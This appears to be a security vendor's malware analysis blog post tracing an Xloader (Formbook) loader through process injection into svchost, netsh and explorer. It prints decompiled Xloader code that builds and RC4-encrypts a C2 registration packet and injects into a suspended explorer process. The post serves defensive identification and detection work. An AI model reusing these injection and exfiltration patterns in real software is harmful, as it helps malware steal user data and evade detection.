
Additional analysis allowed us to deploy breakpoints at the location of API hashing. This meant that we could apply a logging condition and simply print the resolved hashes to the log window. This is often far easier than fully reversing the hashes.

Here we have a simple conditional breakpoint that allowed us to monitor all APIs resolved via hashing.




This revealed many of the APIs that the shellcode was resolving. Of particular interest was the presence of `CreateProcessW`, `VirtualAlloc` and `ReadProcessMemory`, as well as `GetThreadContext` and `SetThreadContext`. These APIs are commonly associated with process injection and further suggested we were dealing with a loader and not a final payload.


Below is a short list of APIs that the shellcode was resolving via hashing. Note the usage of many common injection APIs.




Allowing the code to execute further, we saw attempts to access a "lecheries" file located in the users `temp` directory. This isn't particularly interesting, but provided a unique string that we could later search to identify the malware.




We also observed attempts to spawn an `svchost.exe` process via `CreateProcessW`. Given the presence of injection APIs, this is likely the injection target and where we'll find the next stage of malware.




We also observed the shellcode attempting to load a second copy of `ntdll.dll`. This is often performed by malware in order to obtain a "clean" version for execution and is commonly used to evade detection with variants of syscalls or DLL unhooking.




Continuing the execution, we observed and investigated the newly spawned `svchost`, and confirmed a second copy of `ntdll` present in the module listing. There are few legitimate reasons for two `ntdll` modules to be loaded, so we knew something strange was going on inside of this `svchost`.




Shortly after spawning, the new `svchost.exe` terminated and spawned a suspicious instance of `netsh.exe`.



The `netsh` was created without any command line parameters, which is unusual and suspicious. So we decided to investigate the process further.




By closely inspecting the memory regions of netsh.exe, we noticed a suspicious area of memory with RWX (read/write/execute) permissions and what appeared to be shellcode.




Disassembling the region inside of a debugger, we confirmed that the bytes disassembled correctly and followed a sequence typical of shellcode. Namely, immediately calling a nearby instruction and using a pop to obtain the address.

This typically enables shellcode to determine its position in memory when that position is not predictable. It's also a sequence that would rarely be seen in legitimate code.




Portions of the code did not execute and raised exceptions, so we decided to perform a more extensive scan of our analysis machine using [hollows_hunter](). Specifically, we wanted to use hollows_hunter to search for indications of shellcode present in any process that was currently running.




Much to our surprise, it had flagged `explorer.exe` as suspicious. This was unusual as there was no obvious new execution of `explorer.exe`.

```
>> Scanning PID: 6204 : taskhostw.exe
>> Scanning PID:  548 : explorer.exe
>> Detected: 548
>> Scanning PID: 5524 : StartMenuExperienceHost.exe
>> Scanning PID: 4120 : TextInputHost.exe
>> Scanning PID: 6880 : SearchApp.exe
```


Inspecting the `explorer.exe` process further, we noticed another suspicious area of RWX memory.



Luckily, hollows_hunter had flagged this same section and saved it for analysis.




We then used Detect It Easy to search for strings in that saved region. We quickly discovered a domain, partial URL, user agent, and base64 data prepended with the string "PKT2". These are all strings that would be expected in code that is attempting to make an external connection. Since these strings were present in the dump (and located in an RWX section), we suspected that this was linked to our malware.



Since we were primarily interested in identifying the malware we were dealing with, we investigated the strings for any links to documented activity. This led to the strong suggestion that we were dealing with Xloader (aka Formbook).

C2 communication strings

While researching PKT2 malware, we found two blogs specifically detailing Xloader (Zscaler and Baglai Vlad).



The Zscaler blog calls out Xloader registration packets using base64 appended to the string "PKT2", which aligned with the string seen in our extracted data.

In Xloader version 4.3, the registration packet sent to the C2 includes an additional encryption layer as shown in Figure 14.




Figure 14. Xloader 4.3 Registration packet with additional PKT2 layer

We also saw similarities documented in the Baglai Vlad blog.


Finally, the data is RC4-encrypted using hardcoded key (not master key).

```
*pRc4Key ^= 0xCA40B460;
*&pRc4Key[4] ^= 0xCA40B460;
*&pRc4Key[8] ^= 0xCA40B460;
*&pRc4Key[12] ^= 0xCA40B460;
*&pRc4Key[16] ^= 0xCA40B460;
strcpy(sz_PKT2, "PKT2:");
CopyBytes(v3->pkt2_data, sz_PKT2, 5);
CopyBytes(XLNG_data, *XLNG_constant_xored, 5);
XLNG_data[0] ^= 0x27u;
XLNG_data[1] ^= 0x27u;
XLNG_data[2] ^= 0x27u;
XLNG_data[3] ^= 0x27u;
XLNG_data[4] ^= 0x27u;
CopyBytes(&XLNG_data[13], *_7_1_constant, 4);
XLNG_data[13] ^= 0x27u;
XLNG_data[14] ^= 0x27u;
XLNG_data[15] ^= 0x27u;
XLNG_data[16] ^= 0x27u;
dwXLNG_data_len = StrLen(XLNG_data);
CopyBytes(pCollectedInfo, XLNG_data, dwXLNG_data_len);
AppendStr(pCollectedInfo, szBase64EncodedComputerNameAndUserName, 0);
v14 = dwXLNG_data_len + dwB64encodedUserComputerNameLen;
j_Rc4(pCollectedInfo, dwXLNG_data_len + dwB64encodedUserComputerNameLen, pRc4Key);
Base64DecodeEncode(&v3->pkt2_data[5], pCollectedInfo, v14);
v3->pkt2_data_len = StrLen(v3->pkt2_data);
```

Crafting PKT2 data

Double references to ntdll.dll

The Baglai Vlad blog also calls out Xloader as utilizing a second copy of `ntdll.dll` for resolving hashes and evading detection. This aligned with our observation of the second loading of `ntdll.dll` inside of our `svchost` process, as there are few legitimate reasons for two copies to be loaded.



Process injection

The Baglai Vlad blog also called out Xloader as utilizing process injection specifically into `explorer.exe`, after first injecting into another process. This aligned with our observation of injection into svchost.exe, followed by `netsh.exe` and activity inside of `explorer.exe`.

Eventually, this stage will launch `explorer.exe` process in suspended state and inject itself into it by creating new section inside spawned process:

```
wcscpy(v14, L"explorer.exe");
dwImageBaseAddr = SpawnNewProcessSuspended(pConfig, wszDosFileName, v14, 0);
if ( dwImageBaseAddr )
{
  dwImageBaseAddr = Call_FileOperation_0_Encrypted(pConfig, wszDosFileName, MAP_IMAGE, 0);
  if ( dwImageBaseAddr )
  {
    CreateSuspendedProcessAndGetImageBaseAddr(pConfig, wszDosFileName, v12, &hProcess, v13, pBaseAddr);
    nSize[0] = GetSizeOfImage(dwImageBaseAddr);
    Call_NtReadVirtualMemory_Api(pConfig, hProcess.hProcess, pBaseAddr[0], dwImageBaseAddr, nSize[0], 0);
    v19 = 0;
    hSection = 0;
    if ( !CreateSectionInsideProcess(
```

Due to these and other similarities covered within the blogs, we were fairly confident that we were looking at a similar sample.

Final thoughts

We believe with moderate confidence that the initial AutoIT and shellcode components are related to Trickgate. Trickgate has been documented specifically deploying Xloader (Formbook) and utilizing techniques with high similarity to the initial AutoIT component of our sample.

If you’re interested in checking out Sublime and how we detect and prevent attempts to deliver malware via email originating attacks, you can create a free account today or request a demo.

Source: https://sublime.security/blog/xloader-deep-dive-link-based-malware-delivery-via-sharepoint-impersonation/